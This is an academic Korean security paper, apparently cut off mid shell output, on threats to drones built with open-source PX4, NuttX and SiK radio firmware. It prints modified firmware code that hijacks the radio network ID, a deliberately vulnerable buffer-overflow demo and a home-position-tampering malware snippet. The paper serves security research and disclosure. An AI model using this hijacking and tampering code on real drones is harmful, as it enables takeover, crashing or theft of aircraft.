https://doi.org/10.33778/kcsa.2020.20.4.103

오픈소스 활용 드론에 대한 보안 위협과 Telemetry Hijacking을 이용한 군용 드론 공격 시나리오 연구★

이 우 진*, 서 경 덕**, 채 병 민**

요 약

최근 민간에서는 취미/레저용 드론에 대한 관심이 많아지고 있으며 군에서도 북한, 미국, 이란 등 다양한 나라에서 드론을 활용하여 정찰, 파괴 등의 군사 목적으로 사용하게 되면서 우리 군 내에서도 드론 부대를 창설하여 드론 운용을 하는 등 다양한 드론 관련 연구가 진행되고 있다. 특히, 최근 드론 개발자들은 드론 비행 제어 소스코드의 크기가 커지고 기능들이 많아짐에 따라 오픈소스를 가져와 활용하는 것에 익숙해지고 있으며 별도의 보안 취약점에 대한 점검없이 활용하고 있다. 그러나 실제로 이러한 오픈소스는 공격자가 접근가능하기 때문에 다양한 취약점에 노출될 수 밖에 없으며, 본 논문에서는 Telemetry Hijacking 기법을 활용하여 이러한 취약점과 연계하여 오픈소스를 사용하는 군용 드론에 대한 공격 시나리오를 제시한다.

A study on security threats to drones using open source and military drone attack scenarios using telemetry hijacking

Woojin Lee*, Kyungdeok Seo**, Byeongmin Chae**

ABSTRACT

Recently, the interest in hobby/leisure drones is increasing in the private sector, and the military also uses drones in various countries such as North Korea, the United States, and Iran for military purposes such as reconnaissance and destruction. A variety of drone related research is underway, such as establishing and operating drone units within the Korean military. Inparticular, recently, as the size of drone flight control source code increases and the number of functions increases, drone developers are getting accustomed to using open sources and using them without checking for separate security vulnerabilities. However, since these open sources are actually accessible to attackers, they are inevitably exposed to various vulnerabilities. In this paper, we propose an attack scenario for military drones using open sources in connection with these vulnerabilities using Telemetry Hijacking techniques.

Key words : Drone Hacking, Telemetry Hijacking, Drone Vulnerability, PX4, SiKRadio

접수일(2020년 09월 29일), 게재확정일(2020년 10월 21일)

★ 본 논문은 국방과학연구소에서 수행 중인 "무기체계 고신뢰 내장형 실시간 보안 OS 기술" 과제의 지원으로 작성되었음.

* 한화시스템 C4I연구소(주저자)

** 한화시스템 C4I연구소(공동저자)

1. 서 론

과거의 무인항공기(Unmanned Aerial Vehicles, UAVs)는 개발 비용이 높고, 한번 비행하는데에도 많은 비용이 소모되었기 때문에 군사적인 목적을 가지고 개발되기 시작하였다[1]. 이렇게 군사용으로 사용되는 무인항공기(드론)은 엄청난 발전을 이루어왔고, 실제 전쟁에서도 상당부분 많이 활용되고 있다. 이러한 이유로 최근에는 적군의 드론이 제 기능을 하지 못하도록 드론에 대한 제어권을 탈취하거나 무력화시킬 수 있도록 드론을 대상으로 안티 드론 기술이나 취약점을 찾는 연구가 많이 진행되고 있다[2,3,4,5,6,7]. 실제로 현재까지의 군용 드론의 역사를 살펴보면 드론을 대상으로 GPS 전파교란 공격을 실시하여 드론을 탈취하고, 드론 시스템의 취약점을 활용하여 해킹한 뒤 민감데이터를 탈취하는 사건이 발생하였고, 이에 따라 드론에 대한 보안 대책 및 공격 시나리오 연구의 필요성이 대두되었다. 또한 최근 드론의 오픈소스화에 따라 군에서도 비용절감을 위한 민간의 오픈소스를 활용한 군사용 드론 개발에 관심을 가지고 있으며, 본 논문에서는 여러 드론 관련 오픈소스들 중 Pixhawk, PX4, NuttX, SikRadio를 활용하여 개발된 드론에 대한 보안위협과 Telemetry Hijacking을 이용한 군용 드론을 공격하는 시나리오를 제시한다. 2장에서는 현재까지 발전해온 군용 드론의 역사 및 최신 민간 분야 드론의 동향에 대해 알아보고 3장에서는 최근 많이 발전해온 Dronecode 프로젝트 기반 오픈소스 코드를 활용한 드론의 구성을 설명하고, 4장에서는 드론 해킹에 사용될 수 있는 Telemetry Hijacking 기법에 대해 소개하며, 5장에서는 해당 Telemetry Hijacking 기법을 활용한 군용 드론을 대상으로 하는 공격 시나리오를 제시하고 6장에서 결론을 제시한다.

2. 군용 드론 사례 및 민간 드론 동향

2.1 1700~1900년대 군용 드론 사례

초기의 무인항공기는 열기구의 형태였는데 1792년 열기구를 발명한 프랑스인이 무인열기구에 폭탄을 적재하여 영국군 배에 투하하는 계획이 최초로 제안되었고, 실제로 1849년에 최초로 오스트리아가 열기구에 폭발물을 적재하고 베니스에 투하하여 전투에 활용하였다[8]. 이 때까지의 무인항공기는 현재 비행기나 드론의 형태가 아닌 단순히 하늘을 나는 수준 정도였지만 실제 전투에 활용까지 하였다.

2.2 1900~2000년대 군용 드론 사례

1900년대 이후의 무인비행체는 열기구의 형태가 아닌 비행기의 형태로 발전하였다. 1917년에는 미 육군의 “Aerial Target Project”를 통해 “Sperry Aerial Torpedo” 드론을 개발하여 100kg이 넘는 폭발물을 싣고 1회성으로 공격하는 임무를 수행하였고, 1930년대 1회성이 아닌 재사용이 가능한 공격 드론인 “DH-82”가 영국에 의해 개발되었다[9]. 제 2차 세계대전이 발발한 1939년에는 미국에 의해 “Rdioplane OQ-2”라는 공격 드론이 처음으로 대량 생산되기 시작했으며[10], 1944년에 독일이 개발한 “V-1” 전투용 드론이 제 2차 세계대전에 투입되어 900명 이상의 사망자와 35,000명 이상의 부상자를 냈다[11]. 1973년에는 이스라엘이 7시간이라는 긴 비행시간을 가지고 실시간 영상 스트리밍 기능을 갖춘 그 당시의 최신 정찰용 드론인 “Mastiff”를 개발했고[12], 아랍과의 전쟁에 투입해 피해를 줄이는 성과를 거두기도 하였다. 1998년에는 50시간 이상 비행이 가능한 “Gnat-750”이 개발되었고, 이를 기반으로 1994년 말 정찰용 카메라가 달린 1세대 “RQ-1 Predator”가 개발되었다. 해당 무인기는 이후 개량되어 아프가니스탄 전쟁에 투입되었다[13]. 이렇듯 1900년대에 들어서면서 실제 비행기의 형태를 가진 무인비행체를 전투에 활용하는 사례들이 점점 늘어나게 되었다.

2.3 2000년대~현재 군용 드론 사례

2011년 2월에는 이란 핵시설을 정찰 중이던 미국 드론을 대상으로 GPS 전파교란 공격을 실시하여 드론을 탈취하고 2014년 11월에는 드론 시스템의 취약점을 활용하여 해킹하고 촬영 영상을 복원하고 드론을 복제하는 사건이 발생하였고, 또한 같은 해 몇 차례에 걸쳐 북한제로 추정되는 소형 무인기 추락사고가 발생했으며[14], 그 이후에도 청와대 상공 300m 사진 유출, 성주 사드 기지 사진 유출, 전남 영광 한빛원전 상공에 정체 불명의 드론이 비행하는 등의 사건이 발생하였다. 또한 최근에는 2019년 사우디아라비아의 핵심 석유시설이 출발지가 불명확한 무인기의 공격을 받는 사건도 발생하였다. 이렇듯 2000년대 이후의 군용 드론 사례를 살펴보면 드론이 점점 IT기기로 발전해오면서 해킹 위협을 받고 있으며, 이전의 기계식 무인비행체에 비해 드론 탈취 등 다양한 드론 해킹 사고가 발생하고 있다.


2.4 민간 드론 동향

군사용 드론이 발전함에 따라 민간에서도 최근에는 기술의 발전으로 인해 비용이 절감되면서 다양한 민간 업체들이 드론 산업에 뛰어들었고 취미/레저/스포츠용 드론이 많이 출시되었다. 대표적으로 DJI, Parrot, 3DRobotics, Mikrokopter, Asc Tec 등의 회사가 드론 산업을 이끌어 나가고 있으며, 특히 3DRobotics사는 오픈소스인 Pixhawk라는 Flight Computer와 NuttX라는 실시간 운영체제를 활용하여 제품을 출시했다. 다른 드론 회사들도 일부 오픈소스 비행 제어 프로그램을 활용하여 개발을 하고 있으며, Dronecode 프로젝트라는 오픈소스 프로젝트를 진행하여 드론의 비행 제어 프로그램뿐만 아니라 전반적인 드론 소프트웨어의 발전에 기여하고 있다.

3. 오픈소스 드론의 구성

3.1 비행 제어 소프트웨어(PX4)

현재 가장 많이 사용되고 있는 오픈소스 드론 비행 제어 소프트웨어는 3DR, 인텔 등 많은 민간 회사에서 지원하고 있는 Dronecode 프로젝트의 일부인 PX4이다. 해당 PX4의 시스템 아키텍처는 아래 그림과 같다[15].



(그림 1) PX4 시스템 아키텍처

크게 Storage 모듈, External Connectivity 모듈, Drivers 모듈, Flight Control 모듈이 있으며 각각의 데이터들은 uORB라고 불리는 메시지 버스에의해 각각의 모듈들이 통신을 수행하게 된다.

Storage 모듈은 PX4 애플리케이션 중 dataman, param, logger 애플리케이션에 의해 데이터 관리 및 로깅 기능을 수행하며, Drivers 모듈은 camera_trigger, vmount, gps, fmu, px4io 등의 프로그램에 의해 카메라 제어, GPS 시그널 송/수신, 모터 제어 등의 동작을 담당한다. External Connectivity 모듈은 mavlink, micrortpa_bridge 프로그램에 의해 mavlink 프로토콜 통신과 동영상 전송을 위한 Fast RTPS 프로토콜 통신을 담당하며, Flight Control 모듈은 commander, navigator, mc_pos_control, mc_att_control, ekf2 등의 애플리케이션에 의해 비행 제어를 담당한다. 이 중 이후 본 논문에서 소개할 시나리오에서 활용하기 위해 특히 중요하게 봐야할 부분

은 navigator 애플리케이션이다. navigator 애플리케이션은 자동 비행을 담당하는 프로그램으로 미션을 주입하면 그에 따른 비행을 수행하게 하고 미션이 종료될 때 RTL을 수행하여 홈 좌표로 돌아오게 하는 기능을 가지고 있다. 해당 코드를 자세히 분석하면 RTL 좌표가 저장되는 시점, RTL 기능이 활성화되는 시점 등의 동작을 이해할 수 있게 되고, 공격자는 이러한 코드를 분석하여 공격에 활용할 수 있게 된다.

3.2 운영체제(NuttX)

현재 드론에서 가장 많이 사용되고 있는 오픈소스 운영체제는 아래 그림[16]과 같이 PX4에 기본적으로 탑재되어 PX4의 다른 모듈들 하위에 있는 NuttX라는 운영체제이다.

(그림 2) PX4 소프트웨어

해당 운영체제는 실시간 운영체제로서 마이크로컨트롤러 환경에 사용할 수 있도록 코드의 양이 적게 개발되어 졌으며, POSIX API를 제공하고 있으며 POSIX와 ANSI 표준을 따르고 있어 리눅스와 같은 다른 일반 OS에서 개발한 소프트웨어를 포팅하는 것이 쉬운 특징이 있다. 또한 NuttShell을 지원하여 사용자가 다루기 편리하다. 해당 운영체제 또한 오픈소스이므로 PX4와 마찬가지로 소스코드를 분석하여 운영체제 레벨의 취약점을 찾아내거나 기능 분석을 통해 악성코드 제작이 가능하기 때문에 제품에 활용 시 보안 취약점 점검 및 보안 대책을 세우는 것이 매우 필요하다.

3.3 텔레메트리 라디오 펌웨어(Sik Radio)

오픈소스 드론에서 주로 활용하고 있는 Holybro社의 Telemetry 모듈이 주로 사용하는 오픈소스 펌웨어는 Sik이다. 해당 펌웨어는 텔레메트리 모듈간 통신을 지원하기 위한 프로토콜 구조, 통신 방식 등이 구현되어 있으며, PX4에서 사용하는 통신 프로토콜인 MAVLink 프로토콜을 사용한 통신 방식도 구현되어 지원하고 있다. 해당 펌웨어는 일반적인 Telemetry 모듈 제작 업체들이 사용하는 다양한 보드들도 지원하고 있기 때문에 많이 사용되고 있다.

4. Telemetry Hijacking 기법

본 절에서는 오픈소스인 SikRadio를 활용한 텔레메트리를 사용하는 드론에 대한 여러 가지 보안 위협 중 드론 시스템 전체를 장악할 수 있는 Telemetry Hijacking을 수행하는 절차에 대한 내용과 이를 이용하여 실제 드론 운용 시 발생할 수 있는 드론을 대상으로 한 공격 시나리오에 대한 연구 결과를 소개한다.

4.1 SikRadio 펌웨어 분석

분석하고자 하는 오픈소스로 개발된 SikRadio 펌웨어를 사용하는 Telemetry 통신 모듈은 아래 그림과 같은 Holybro社에서 만든 “Telemetry Radio V3”라는 제품이며, 300m의 송/수신 길이, 최대 100mW 출력, -117dBm 수신 감도, adaptive TDM UART 인터페이스를 통한 2-way full-duplex communication 지원, duty cycle을 설정할 수 있는 Frequency Hopping Spread Spectrum(FHSS)지원 등의 특징을 가지고 있다.[17]

(그림 3) Telemetry Radio V3

공식 github 사이트[18]에서 다운로드 받은 SikRadio 소스코드의 radio.c 파일을 확인하면 아래 그림과 같이 2가지 방식의 헤더 체크 루틴을 설정하는 코드를 확인할 수 있다.

첫 번째 방식은 golay 기능을 활성화한 경우인데 golay 기능은 하드웨어 CRC 기능을 사용하지 않고 자체 CRC16 기능을 사용하는 golay encoding 기술을 이용하여 통신하는 방식이다. 해당 golay 기능을 활성화하면, EZRADIOPRO_HEADER_CONTROL_1이라는 레지스터를 0x00으로 세팅하게 된다. 해당 레지스터가 0x00으로 세팅되면 하드웨어적으로 통신 패킷에 대한 헤더 2바이트를 체크하지 않는다.

```
787     if (feature_golay) {
788         // when using golay encoding we use our own crc16
789         // instead of the hardware CRC, as we need to correct
790         // bit errors before checking the CRC
791         register_write(EZRADIOPRO_DATA_ACCESS_CONTROL,
792                        EZRADIOPRO_ENPACTX |
793                        EZRADIOPRO_ENPACRX);
794         // 2 sync bytes and no header bytes
795         register_write(EZRADIOPRO_HEADER_CONTROL_2, EZRADIOPRO_HDLEN_0BYTE | EZRADIOPRO_SYNCLEN_2B
796
797         // no header check
798         register_write(EZRADIOPRO_HEADER_CONTROL_1, 0x00);
```

(그림 4) 패킷 헤더 체크 루틴 설정(1)

해당 방식으로 패킷 해더 테크를 설정하게 되면, 아래 그림과 같이 golay로 인코딩된 수신 패킷을 소프트웨어적으로 디코딩하여 수신된 패킷의 헤더 2바이트와 자신의 netid 2바이트를 비교하는 방식으로 소프트웨어적인 패킷 헤더 체크를 수행하게 된다. 이런 방식으로 펌웨어가 작성되었을 경우 아주 간단하게 해당 체크문을 우회하는 코드를 작성하여 우회할 수 있게 된다.

```
133     // decode the header
134     errcount = golay_decode(6, buf, gout);
135     if (gout[0] != netid[0] ||
136         gout[1] != netid[1]) {
137         // its not for our network ID
138         debug("netid %x %x\n",
139               (unsigned)gout[0],
140               (unsigned)gout[1]);
141         goto failed;
142     }
```

(그림 5) 패킷 헤더 체크 루틴(1)

두 번째 방식은 golay 기능을 비활성화한 경우이며 해당 기능을 비활성화한 경우, 통신 패킷의 헤더 2바이트를 하드웨어적으로 체크하게 된다. 코드 상으로 보면 EZRADIOPRO_HEADER_CONTROL_1레지스터의 값을 0x0c로, EZRADIOPRO_HEADER_ENABLE_3 레지스터의 값을 0xff로, EZRADIOPRO_HEADER_ENABLE_2 레지스터의 값을 0xff로 세팅하면 하드웨어적으로 통신 패킷의 헤더 2바이트를 체크하도록 할 수 있다.

```
799     } else {
800         register_write(EZRADIOPRO_DATA_ACCESS_CONTROL,
801                        EZRADIOPRO_ENPACTX |
802                        EZRADIOPRO_ENPACRX |
803                        EZRADIOPRO_ENCRC |
804                        EZRADIOPRO_CRC_16);
805         // 2 sync bytes and 2 header bytes
806         register_write(EZRADIOPRO_HEADER_CONTROL_2, EZRADIOPRO_HDLEN_2BYTE | EZRADIOPRO_SYNCLEN_2B
807         // check 2 bytes of header
808         register_write(EZRADIOPRO_HEADER_CONTROL_1, 0x0C);
809         register_write(EZRADIOPRO_HEADER_ENABLE_3, 0xFF);
810         register_write(EZRADIOPRO_HEADER_ENABLE_2, 0xFF);
811     }
```

(그림 6) 패킷 헤더 체크 루틴 설정(2)

일반적으로 default 세팅으로 해당 펌웨어를 빌드하여 사용할 경우에는 golay 기능을 사용하지 않기 때문에 telemetry hijacking을 하기 위해서는 통신 패킷 헤더 2byte를 하드웨어적으로 체크할 때 통과할 수 있도록 해야한다. 이 때 각 레지스터의 주소들은 아래 그림과 같이 si1000_defs.h 파일에서 확인할 수 있으며, 추후 telemetry hijacking을 수행하는 코드 작성 시 활용할 수 있다.

```
459 #define  EZRADIOPRO_CHECK_HEADER_3                0x3F
460 #define  EZRADIOPRO_CHECK_HEADER_2                0x40
461 #define  EZRADIOPRO_CHECK_HEADER_1                0x41
462 #define  EZRADIOPRO_CHECK_HEADER_0                0x42
463 #define  EZRADIOPRO_HEADER_ENABLE_3               0x43
464 #define  EZRADIOPRO_HEADER_ENABLE_2               0x44
465 #define  EZRADIOPRO_HEADER_ENABLE_1               0x45
466 #define  EZRADIOPRO_HEADER_ENABLE_0               0x46
467 #define  EZRADIOPRO_RECEIVED_HEADER_3             0x47
468 #define  EZRADIOPRO_RECEIVED_HEADER_2             0x48
469 #define  EZRADIOPRO_RECEIVED_HEADER_1             0x49
470 #define  EZRADIOPRO_RECEIVED_HEADER_0             0x4A
471 #define  EZRADIOPRO_RECEIVED_PACKET_LENGTH        0x4B
```


(그림 7) si1000_defs.h 파일 레지스터

이와 같이 통신 패킷은 2바이트 sync 패킷과 2byte header 패킷, 그리고 나머지 데이터로 이루어

져 있으며, 이 중 header는 netid라고 불리며, 텔레메트리 통신 모듈 간에 혼선을 방지하기 위한 일종의 id 역할이다. 즉, 이 2byte 길이의 netid를 이용하여 인증과 같은 기능을 수행한다. 예를 들어 드론에 장착된 텔레메트리 모듈의 netid가 25라면 GCS에 장착된 텔레메트리 모듈의 netid도 25이어야 서로 통신을 할 수 있는 것이다. 일반적으로 판매되는 제품에는 default 값으로 netid가 25로 세팅되어 있으며 이런 default 값으로 실제 제품에 사용하게 되는 경우 별도의 telemetry hijacking 코드를 사용하지 않고도, 상용 제품을 이용해 telemetry hijacking을 수행할 수 있다.


4.2 커스텀 펌웨어 빌드 및 업로드

SikRadio 오픈소스는 small device c compiler (SDCC)로 컴파일 및 빌드를 수행할 수 있는데, 현재 버전의 소스코드를 빌드하기 위해서는 코드를 수정하여 아래 그림과 같이 implicit type conversion 에러, declaration conflict 에러, label without statement 에러, unreachable code 등과 같은 몇 가지 error를 수정해야한다.



(그림 8) 커스텀 펌웨어 빌드 에러

이런 에러를 수정하고 빌드를 성공적으로 수행하면 radio~hm_trp.ihx라는 펌웨어 파일이 생성되며, 이를 holybro telemetry V3에 업로드하는 방법은 QGraoundControl 앱을 이용하여 Firmware를 업로드할 수 있다. 이 때 인터넷 상에서 stabe 버전을 받게 되어있는데 우분투의 /etc/hosts 파일을 수정하여 localhost에 준비된 radio~hm_trp.ihx를 다운로드 받도록 조작해주면 커스텀 펌웨어를 정상적으로 쉽게 holybro telemetry V3에 업로드 할 수 있다.



(그림 9) 커스텀 펌웨어 업로드

4.3 Telemetry Hijacking 코드 제작

오픈소스 SikRadio 코드 분석을 바탕으로 2가지 방식의 패킷 헤더 체크 설정에 따른 Telemetry Hijacking을 수행할 수 있는 Custom Firmware 코드를 제작할 수 있다.

첫 번째 방식인 대상 드론이 사용하는 텔레메트리가 golay 인코딩 기능을 지원하는 경우, 앞서 분석했던 바와 같이 소프트웨어적인 코드를 삽입하여 간단히 우회할 수 있게 되는데, 수신 패킷이 decoding된 결과 헤더 2바이트(gout[0], gout[1])가 기기의 netid와 일치하지 않으면, 아래의 코드와 같이 기기의 netid를 gout[0], gout[1]으로 세팅하는 코드를 삽입하면 된다[19].

<표 1> telemetry hijacking 코드(1)

```
// decode the header
errcount = golay_decode(6, buf, gout);
if(gout[0] != netid[0] ||
   gout[1] != netid[1]) {
   // its not for our network ID
   param_set(PARAM_NETID, gout[0]);
   param_save();
   RSTSRC |= (1 << 4);
}
```

두 번째 방식인 대상 드론이 사용하는 텔레메트리가 golay 인코딩 기능을 지원하지 않는 경우, 앞서 분석했던 바와 같이 하드웨어적으로 패킷 수신 시 netid에 해당하는 헤더 2바이트를 수신하여 drop하게 되는데, 해당 netid 체크 코드는 펌웨어 소스코드에는 존재하지 않는다. 따라서 이를 우회하기 위해서는 아래

그림과 같은 하드웨어 수신 인터럽트 코드를 수정해야 한다.

```
/// the receiver interrupt
///
/// We expect to get the following types of interrupt:
///
///  - packet valid, when we have received a good packet
///  - CRC error, when a packet fails the CRC check
///  - preamble valid, when a packet has started arriving
///
INTERRUPT(Receiver_ISR, INTERRUPT_INT0)
{
    __data uint8_t status, status2;

#ifdef DEBUG_PINS_RADIO_TX_RX
  P1 |=  0x02;
#endif // DEBUG_PINS_RADIO_TX_RX

    status2 = register_read(EZRADIOPRO_INTERRUPT_STATUS_2);
    status  = register_read(EZRADIOPRO_INTERRUPT_STATUS_1);
```

(그림 10) 수신 인터럽트


패킷 수신 시 발생하는 인터럽트 코드의 코드를 수정하여 하드웨어적으로 netid 헤더를 체크하여 패킷을 drop하기 전에 수신 패킷의 netid 헤더가 저장되는 레지스터의 값을 읽어와 현재 텔레메트리 모듈의 netid를 수신 패킷의 netid로 조작하면 이 후 텔레메트리 통신은 같은 netid를 가지고 통신할 수 있게 된다.

```
// hijack a 16 bit network ID
//
void
radio_hijack_network_id(void)//wjdebug
{
    uint8_t recv_id[2];

    recv_id[1] = register_read(EZRADIOPRO_RECEIVED_HEADER_3);
    recv_id[0] = register_read(EZRADIOPRO_RECEIVED_HEADER_2);

    if((recv_id[0] != 0) && (param_get(PARAM_NETID) != recv_id[0])) {
        netid[0] = recv_id[0];//id&0xFF;
        netid[1] = recv_id[1];//id>>8;
        radio_set_network_id(recv_id[0]);
        param_set(PARAM_NETID, recv_id[0]);
        param_save();
        if (!feature_golay) {
            // when not using golay encoding we use the hardware
            // headers for network ID
            register_write(EZRADIOPRO_TRANSMIT_HEADER_3, recv_id[1]);
            register_write(EZRADIOPRO_TRANSMIT_HEADER_2, recv_id[0]);
            register_write(EZRADIOPRO_CHECK_HEADER_3, recv_id[1]);
            register_write(EZRADIOPRO_CHECK_HEADER_2, recv_id[0]);
        }
        RSTSRC |= (1 << 4);
    }
}
```

(그림 11) radio_hijack_network_id() 코드

4.4 Telemetry Hijacking 수행 결과

실제 위 방식으로 커스텀 펌웨어를 제작하여 테스트해 본 결과 아래 그림과 같이 netid가 서로 다른 텔레메트리 모듈인 netid가 27로 설정된 텔레메트리 모듈과 netid가 25로 설정된 텔레메트리 모듈이 통신 가능하며 이 때 MAVLink Shell을 장악할 수 있는 것을 확인하였다.



(그림 12) Telemetry Hijacking 수행 결과

5. Telemetry Hijacking을 활용한 군용 드론 공격 시나리오

본 절에서는 앞서 살펴본 Telemetry Hijacking 기법을 활용하여 드론의 다른 취약점과 연계하여 군용 드론을 대상으로 어떤 공격들을 수행할 수 있는지에 대해 제시한다. 크게 2가지 관점으로 볼 수 있다.

첫 번째 관점은 드론의 오픈소스 비행제어 컴퓨터 어플리케이션 및 펌웨어에서 발생할 수 있는 애플리케이션 취약점을 연계하여 드론의 비행 중 추락 가능성에 대한 관점이다. 2011년 2월 이란 핵시설을 정찰 중이던 미국 드론을 대상으로 드론을 탈취한 사건[20]과 같은 경우 드론을 추락시켜 탈취한 사건인데 이 때 사용된 방법은 GPS 전파교란을 통해 수행하는 것이다. 이런 전파교란 공격의 경우, 단순하지만 전파교란 시 타 전자 장비의 비정상 작동, 전파교란 장치의 비용 등 여러 가지 제약 조건이 따른다. 따라서 이런 공격 수행 결과를 동일하게 재현할 수 있는 시나리오를 제시한다.


두 번째 관점은 드론의 SW 통합자 및 애플리케이션 제작자에 의한 드론 통합 SW이미지에 악성코드를 감염시켜 드론의 홈 좌표를 변조하고 공격자가 원하는 위치에 착륙시킬 수 있는 가능성에 대한 관점이다. 이러한 관점은 우리 군의 드론을 제작하는 체계 통합 업체 및 드론 애플리케이션 제작 협력 업체의 구조에 적용할 수 있는데, 드론 애플리케이션 제작 협력 업체가 공격자의 위장 업체이거나 공격자 해커 그룹이 군납용 드론 애플리케이션 제작 협력 업체의 개발자 PC를 해킹하여 납품용 드론 애플리케이션 코드에 악성코드를 몰래 삽입하여 납품되는 경우를 생각해볼 수

있다. 이 때 악성코드가 드론의 홈 좌표를 수정하는 동작을 수행한다면, 공격자 그룹은 해당 드론을 원하는 좌표로 강제로 착륙시켜 드론을 탈취할 수 있다.

이러한 2가지 관점의 공격 시나리오를 기반으로 아군 드론 부대의 전력 손실, 민감 데이터 유출 및 적군 드론 부대의 전력 손실, 민감 데이터 유출 등 다양한 시나리오가 파생될 수 있다.

5.1 취약점을 통한 드론 공격 시나리오 데모

해당 시나리오는 아래 그림과 같이 아군 부대가 드론 부대를 정찰 부대로 운용하는 경우에 발생할 수 있는 시나리오에 대해 설명한다. 먼저 드론 운용병이 GCS를 통해 적군의 어느 지역을 정찰할 것인지 정찰 미션을 생성한다. 두 번째 아군 드론 부대에 소속된 각각의 드론에 드론 운용병이 생성한 정찰 미션을 주입한다. 세 번째 작전 시간이 되면 각각의 드론은 적군 기지를 향해 정찰 미션을 수행한다. 네 번째 적군 기지에 도착해 각종 정보를 수집한다. 이 때 본 논문에서 제시한 Telemetry Hijacking 기법을 이용하여 적군이 GCS 통신 애플리케이션의 Buffer Overflow 취약점을 트리거하는 공격 코드를 송신하게 되면, 아군의 드론은 적 기지 내에 추락하게 된다. 이런 경우 적군의 의도에 따라 아군 드론의 전력을 손실시키거나, 드론을 탈취하여 드론에 탑재된 기술 및 장비 등을 활용하거나 민감 정보를 수집할 수 있다.



(그림 13) 취약점을 연계한 공격 시나리오

해당 시나리오를 데모 시연하기 위해 아래 코드와 같은 오픈소스 드론 소프트웨어에 임의의 Buffer Overflow 취약점을 삽입하여 SW 이미지를 드론에 주입하였다. 해당 취약점은 read()함수에서 스택 버퍼의 크기보다 더 많은 입력 값을 주었을 때 프로그램이 강제 종료되는 Denial of Service 류의 취약점이다.

<표 2> BufferOverflow 취약점 코드


```
int bof_test_wj_main(int argc, char *argv[]) {
  char buf[16];
  PX4_INFO("Hello BOF!");
  read(0, buf, 100);
  printf(buf);
  return 0;
}
```

실제 동작 중인 오픈소스를 활용하여 제작된 드론을 대상으로 Telemetry Hijacking을 수행하여 mavlink 쉘 상에서 취약 애플리케이션의 취약점을 공격한 결과 아래 그림과 같이 프로그램이 죽으면서 시스템이 강제 종료되며 모터도 동작하지 않는 것을 확인할 수 있었다.

(그림 14) BufferOverflow 공격 결과

5.2 악성코드를 통한 드론 공격 시나리오 데모

해당 시나리오는 아래 그림과 같이 드론 소프트웨어 개발 시 드론의 기능 별로 각 애플리케이션을 제작하는 업체들 중 하나의 업체가 적군이 위장한 업체이거나 공격자에 의해 개발자 PC가 감염된 경우를 가정하여 악성코드가 감염된 애플리케이션을 드론 운용병이 통합하는 상황에 적용해 볼 수 있는 시나리오이다. 드론이 정찰 미션을 수행하는 도중 적군에 의해 적발된 경우 적군은 다음의 시나리오를 통해 악성코드를 실행하고 홈 좌표를 변경하여 의도한 위치로 강제로 착륙시켜 드론 기기를 탈취할 수 있다.



(그림 15) 악성코드를 연계한 시나리오

해당 시나리오를 데모 시연하기 위해 오픈소스 드론 비행 제어 소프트웨어인 PX4에서 드론의 홈 좌표를 조작하는 악성코드를 아래 그림과 같이 간단하게 제작하였다.

```
int rtl_malware_wj_main(int argc, char *argv[])
{
        PX4_INFO("Hello RTL Malware!");
        _home_pos_sub.update(&_home_pos);

        home_position_s &home_landing_position = *get_home_position();
        printf("[+] home_landing_position.lat : %lf, home_landing_positi
        hack_home_position();
        // _tune_home_set_wj(true);
        return OK;
}
```


(그림 16) 홈 좌표 변조 악성코드

이 악성코드를 텔레메트리 하이재킹을 수행한 결과 접속할 수 있는 mavlink 쉘에서 악성코드를 실행시키면 아래 그림과 같이 홈 좌표 값이 변조된 것을 확인할 수 있다.

```
nsh>
nsh> rtl_malware_wj
INFO  [rtl_malware_wj] Hello RTL Malware!
